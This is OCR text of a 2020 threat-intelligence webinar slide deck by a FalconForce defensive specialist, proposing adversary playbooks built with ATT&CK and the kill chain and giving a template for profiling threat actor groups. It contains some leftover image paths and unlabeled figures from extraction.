FalconForce

Understanding what’s next; Combining red team findings and adversary playbooks

Gert-Jan Bruggink | Defensive Specialist | FalconForce

FIRST 2020 CTI Webinar Series

Why am I here?

- (Hypothesis) The majority of adversarial activity uses the similar or overlapping playbooks per compromise.
- Timely testing of these playbooks provides a cost-effective means to improve defenses.
- The Offensive Security Tooling (OST) discussion is GREAT. Here's a defender telling you why.
- We have no idea how to move the above from a subjective discussion to an objective one.

Agenda

- A bit of context
- Proposed way forward
- Applied example

Who am I?

Gert-Jan Bruggink

Defensive Specialist

FalconForce

10+ years in InfoSec
Consulted at financial services, high tech, manufacturing and governmental organizations

- Built / led CTI capabilities & delivery of CTI products
- Intelligence-led Red- & Purple Teaming
- CTI-, SOC- & Cyber transformation programs

Like staying on top of things, pioneering & bluetivism
Don’t like magic tricks
Father 1 (almost 2 \0/)

@gertjanbruggink
github.com/gertjanbruginck
gj@falconforce.nl

“We live in an unprecedented age of innovation”


Pondering #1

Sometimes we're just too busy with the past

Our present security 'modus operandi' is **looking back**

Pondering #2

More effective and efficient tools are created as-we-speak



2003
Metasploit

~2004
WHAX

Auditors Security Collection

2006
BackTrack

2012
Cobalt Strike


2013
Kali Linux


2013-2019
Various point solution tools

2020
?

The cyber immunesystem


a.k.a. the ‘OST’ debate




105236
2x
100034
8x
100157
4x
100214
5x
112996
12x
101350
38x
110789
8x
102509
12x
100505
6x
102335
4x
100684
8x
100712
8x
108383
8x

The first, and foremost, question

What is the level of org/cyber maturity you need?



ICS Cybersecurity C
arcweb.com

Five maturity levels of cyber security ...
researchgate.net

Security maturity assessments focus on ...
security-architect.com

Cybersecurity Defense Maturity Evaluation
capgemini.com

Cybersecurity Maturity Model ...
securityboulevard.com

CMMI Cybermaturity Platform Buil...

What's Your Security Maturity Level ...

Community Cyber Security Maturity Model ...


Capability Maturity Model – InfoSec and ...

You don’t need 1337 to succeed.

Just use whatever you need in your situation.

What is the adversary playbook

How do I build one and how do I use it?



Store it in a place where you can easily find stuff and apply analytics

Deeper meaning
e.g. Diamond model

Sequential steps
e.g. Cyber Kill Chain

Profiling
e.g. breakdown of your understanding of the groups


Pre & post compromise behavior
e.g. (Pre)ATT&CK

Analytical "Joie de Vivre"
Human analysis

Data/metrical model
e.g. the dreaded excel file

How can a playbook look like in practice?

Not a silver bullet, tailor it to your IR's




Group name	
Threat rating	Very low – very high, use one value that immediately showcases the sense of urgency.
Aliases	Write down all the other names you know.
2 Row summary	Max 2 row description of the group.
Actor categorization	Your internal classification of threat actor groups. Basically your setup of types or categories of groups.
Actor motivation	Your internal classification of motivations.
Sophistication rating	Your internal rating to classify their sophistication.
Assessment	Your analyst team's assessment on the group.
Activity sightings	Forecasted yes – forecasted no – sighted yes – sighted no – No assessment yet
Last known and disclosed activity	Note down the campaign trail of the group. Carefully maintaining this and integrating with other vendor tooling can support you with building a data set between 'activity sighted in the wild' and 'activity sighted in the network'.
Behavioral identifiers	Applying MITRE's ATT&CK framework to breakdown. You can apply this both for the group's behavior or for the tools they utilize • Tactics • Techniques • Sub-techniques
Key identifiers	Apply concepts such the cyber kill chain, ATT&CK or Diamond model to identify core identifiers that recognize this group.
Tools	Breakdown the tools used by this particular group. Preferably correlated with content seen in your intrusion sets.
ATOMIC understanding	IOC oriented stuff, such as • Domains • Hashes • etc

github.com/gertjanbruggink/Templates

How can a playbook look like in practice?

Not a silver bullet, tailor it to your IR's



